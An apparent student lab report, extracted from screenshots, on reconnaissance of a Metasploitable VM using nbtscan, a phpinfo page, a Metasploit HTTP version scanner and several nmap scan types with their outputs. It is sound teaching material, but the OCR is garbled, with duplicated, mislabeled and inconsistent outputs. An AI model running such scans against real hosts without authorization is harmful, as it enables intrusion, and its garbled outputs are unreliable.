
Root access to metasploitable will be provided.

d) Exploiting Metasploit using HTTP

Step 1:

Ifconfig

Check your ip-address.




```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
          inet6 fe80::8048:bd62%2: prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
              RX packets 31  bytes 4849 (4.7 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 784  bytes 49398 (48.2 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 126  bytes 13144 (12.8 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 126  bytes 13144 (12.8 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.




```
(root@kali)-[~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 3:

Visit the ip-address/phpinfo.php




The screenshot shows a Kali Linux desktop environment with a browser window open to `192.168.56.101/phpinfo.php`. The page title is "PHP Version 5.2.4-2ubuntu5.10". The content of the page is a table of PHP configuration settings, including:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/digd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysql.iini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, bzip2*, zlib*

At the bottom of the page, it says "This server is protected with the Suhosin Patch 0.9.6.2" and "Copyright (c) 2006 Hardened-PHP Project".

Step 4:

Open msfconsole



The screenshot shows a Kali Linux desktop environment with a terminal window titled "msfconsole" running as root. The terminal shows the Metasploit framework interface. The user has run the command `search HTTP scanner`, which has returned a list of matching modules:

```
it looks like you're trying to run a module
\

      =[ metasploit v6.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit tip: Enable verbose logging with set VERBOSE true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search HTTP scanner
Matching Modules
#  Name
-  --
0  auxiliary/scanner/http/a10networks_ax_directory_traversal
1  auxiliary/scanner/snmp/sbg6580_enum
```

Step 5:

search HTTP scanner

Search for this service.

Metasploit tip: Enable verbose logging with set VERBOSE true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search HTTP scanner

#	Name	System	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/a10networks_ax_directory_traversal	System	2014-01-28	normal	No	A10 Networks AX Loadbalancer Directory Traversal
1	auxiliary/scanner/snmp/sbg1580_enum	System	2014-01-28	normal	No	ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2	auxiliary/scanner/http/wp_abandoned_cart_sql_injection	System	2020-11-05	normal	No	Abandoned Cart for WooCommerce SQLi Scanner
3	auxiliary/scanner/http/accelion_fta_statecode_file_read	System	2015-07-10	normal	No	Accelion FTA 'statecode' Cookie Arbitrary File Read
4	auxiliary/scanner/http/adobe_xml_inject	System		normal	No	Adobe XML External Entity Injection
5	auxiliary/scanner/http/advantech_webaccess_login	System		normal	No	Advantech WebAccess Login
6	auxiliary/scanner/http/allegro_ropmager_misfortune_cookie	System	2014-12-17	normal	Yes	Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7	auxiliary/scanner/ftp/anonymous	System		normal	No	Anonymous FTP Access Detection
8	auxiliary/scanner/http/apache_userdir_enum	System		normal	No	Apache mod_userdir User Enumeration
9	auxiliary/scanner/http/apache_normalize_path	PHP API	2021-05-10	normal	No	Apache mod_normalize_path Traversal RCE Scanner
10	auxiliary/scanner/http/axis2_activedmg_traversal	System		normal	No	Apache Axis2 ActiveDmg Directory Traversal
11	auxiliary/scanner/http/apache_cvtivmq_source_disclosure	System		normal	No	Apache ActiveMQ JSP Files Source Disclosure
12	auxiliary/scanner/http/axis_login	System		normal	No	Apache Axis Brute Force Utility
13	auxiliary/scanner/http/axis_local_file_inclusion	System		normal	No	Apache Axis2 V1.4.1 Local File Inclusion
14	auxiliary/scanner/http/apache_flink_jobmanager_traversal	System	2021-01-05	normal	Yes	Apache Flink JobManager Traversal
15	auxiliary/scanner/http/mod_negotiation_brute	System		normal	No	Apache HTTPD mod_negotiation Filename Bruter
16	auxiliary/scanner/http/mod_negotiation_scanner	System		normal	No	Apache HTTPD mod_negotiation Scanner
17	auxiliary/scanner/http/apache_optionsbleed	Registered PHP	2017-09-18	normal	No	Apache OptionsBleed Scanner
18	auxiliary/scanner/http/rewrite_proxy_bypass	System		normal	No	Apache Reverse Proxy Bypass Vulnerability Scanner
19	auxiliary/scanner/http/tomcat_enum	System		normal	No	Apache Tomcat User Enumeration
20	auxiliary/scanner/http/apache_mod_cgi_bash_env	System		normal	No	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
21	auxiliary/scanner/ftp/ftp_info	System	2014-09-24	normal	Yes	Apache Ftpd Protocol Info Enumerator
22	auxiliary/scanner/ftp/ftp_login	System		normal	No	Apache Ftpd Protocol Login Utility
23	auxiliary/scanner/vnc/ard_root_pw	System		normal	No	Apple Remote Desktop Root Vulnerability
24	auxiliary/admin/appletv/appletv_display_image	System		normal	No	Apple TV Image Remote Control
25	auxiliary/admin/appletv/appletv_display_video	System		normal	No	Apple TV Video Remote Control

Step 6:

set rhosts 192.168.56.101

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.101	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/http_version) > 
```

Step 7:

exploit

Exploit the system.

The screenshot shows the Metasploit Framework interface. The command line at the bottom shows:

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.101	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/http_version) > exploit
```

[+] 192.168.56.101:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > []

5. Perform Network scanning using following nmap commands:

- a) nmap -p
- b) nmap -sV
- c) nmap -sT
- d) nmap -O
- e) nmap -A
- f) nmap -Pt

1) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

The screenshot shows a terminal window with the following output:

```
File Actions Edit View Help
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1090/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
443/tcp open https
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open x11
6667/tcp open irc
8000/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[root@kali ~]# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 92.168.56.101
Host is up (0.0010s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[root@kali ~]#
```

2) nmap -sT 192.168.56.101

Scans all the tcp connections.




```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
[~]# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vncd
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
[~]#
```

3) nmap -sU 192.168.56.101

Scans all the udp connections.



```
File Actions Edit View Help
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  cccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vncd
6000/tcp open  x11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
[~]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).

PORT      STATE SERVICE
53/udp   open  domain
68/udp   open|filtered dhcps
69/udp   open|filtered tftp
111/udp  open  rpcbind
137/udp  open  netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open  nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds
[~]#
```

4) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 4.7p1 Debian Bubutul (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix/2.9.6
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  auth    Unbound 1.10.0
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12345/tcp open  unknown
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
515/tcp   open  unknown
1900/tcp  open  http    Microsoft HTTPAPI httpd 2.0.56 (Windows)
1524/tcp  open  bindshell Metasploitable root shell
2849/tcp  open  nntp   Dillo-2.0.10
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5631/tcp open  unknown
6000/tcp open  X11    (Access denied)
6007/tcp open  irc    UnrealIRCd
6008/tcp open  irc    UnrealIRCd
8080/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0E:41:9C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali:~#
```



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@kali:~#
```



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali:~#
```

5) nmap -O 192.168.56.101

Used for OS detection.

```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE OS
21/tcp    open  ftp    Unprivileged Unix
22/tcp    open  ssh    OpenSSH 4.7p1 Debian Bubutul (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix/2.9.6
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  auth    Unbound 1.10.0
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12345/tcp open  unknown
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
515/tcp   open  unknown
1900/tcp  open  http    Microsoft HTTPAPI httpd 2.0.56 (Windows)
1524/tcp  open  bindshell Metasploitable root shell
2849/tcp  open  nntp   Dillo-2.0.10
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5631/tcp open  unknown
6000/tcp open  X11    (Access denied)
6007/tcp open  irc    UnrealIRCd
6008/tcp open  irc    UnrealIRCd
8080/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0E:41:9C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali:~#
```



```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@kali:~#
```



```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:39 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
root@kali:~#
```

6) nmap -A 192.168.56.101

Used for aggressive scan.

7) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

8) nmap 192.168.56.101

It scans the given ip-address.

```

root@kali: ~]# nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

root@kali: ~]

```

9) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```

root@kali: ~]# nmap -p 21,22 92.168.56.101
